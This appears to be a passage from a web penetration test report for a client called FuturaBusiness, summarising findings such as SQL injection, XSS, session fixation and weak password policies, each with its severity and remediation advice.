Anti-CSRF Token

Due to the overall low security of the website it prevented from straightforward and very critical access level for the pentesters.

Segmentation of Privileges

Each type of account has restricted specific rights, constraining an attacker doing lateral movement above each of them to obtain the payment submission

Security Weaknesses

Missing Multi-Factor Authentication
Only by submitting the easily stolen user's password was it possible to perform activities on his account.


Weak Password Policy and Encryption
Password was only checked to be at least 8 characters long and it was hashed without salting.

Reusable Session Tokens
Session token had been reused multiple times for several accounts weakening consistently the session security

Weak Input Validation
Forms were not secured against XSS injection and the tested URL parameter accepted payloads passing them directly with no control and causing multiple vulnerabilities

Sensitive Endpoints Exposed
The /admin/admin.php endpoint disclosure has been crucial for the success of the attack and should be secured as soon as possibly.

Vulnerability Summary & Report Card



FINDING	SEVERITY	RECOMMENDATION
Web-Penetration Test (WPT)		
WPT-001: Session Fixation Attack on HTTP Cookies	HIGH	Fix the application so that the session cookie is re-generated after a successful authentication, Fix the cookie manipulation flaws.
WPT-002: SQL Injection in the 'id' URL parameter associated to site.php and the 'email' parameter in the signup form	HIGH	The only proven method to prevent SQL injection attacks while still maintaining full application functionality is to use parameterized queries.
WPT-003:Application of Weak Password Policies on Users	HIGH	Password policies for user accounts should enforce strong passwords using more than 10 characters and symbols.
WPT-004: Cross-Site Scripting (XSS) discovered in Firstname and Lastname parameters in the signup form and also in the comment section of the internal web application	MEDIUM	To remedy XSS vulnerabilities, it is important to never use untrusted or unfiltered data within the code of a HTML page.Filtering of untrusted data typically involves converting special characters to their HTML entity encoded counterparts.
WPT-005: Directory Listing allows access to sensitive endpoint	MEDIUM	Unless the web server is being used to share static and non-sensitive files, enabling directory listing is considered a poor security practice. This can typically be done with a simple configuration change on the server.
WPT-006: Web Application Potentially Vulnerable to Clickjacking	MEDIUM	Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response.
WPT-007: Web Server Transmits Cleartext Credentials	LOW	Make sure that every sensitive form transmits content over HTTPS.
WPT-008: Web Server robots.txt Information Disclosure	INFO	Review the contents of the site's robots.txt file, use Robots META tags instead of entries in the robots.txt file, and/or adjust the web server's access controls to limit access to sensitive material.
WPT-009: Web Server Directory Enumeration	INFO	It can be fixed changing the configuration on the web server and limiting the number of requests
WPT-010: Web Application Cookies Not Marked HttpOnly	INFO	If possible, add the 'HttpOnly' attribute to all session cookies and any cookies containing sensitive data.

Additional Reports and Scans (Informational)

PS provides all clients with all report information gathered during testing. This includes a Nessus External Scan, Enumeration port and service scans results. For more information, please see the following documents:

- FuturaBusiness-1-001_NessusScan.pdf
- FuturaBusiness-1-001_EnumerationResults.txt

Predator

Hacked, for sure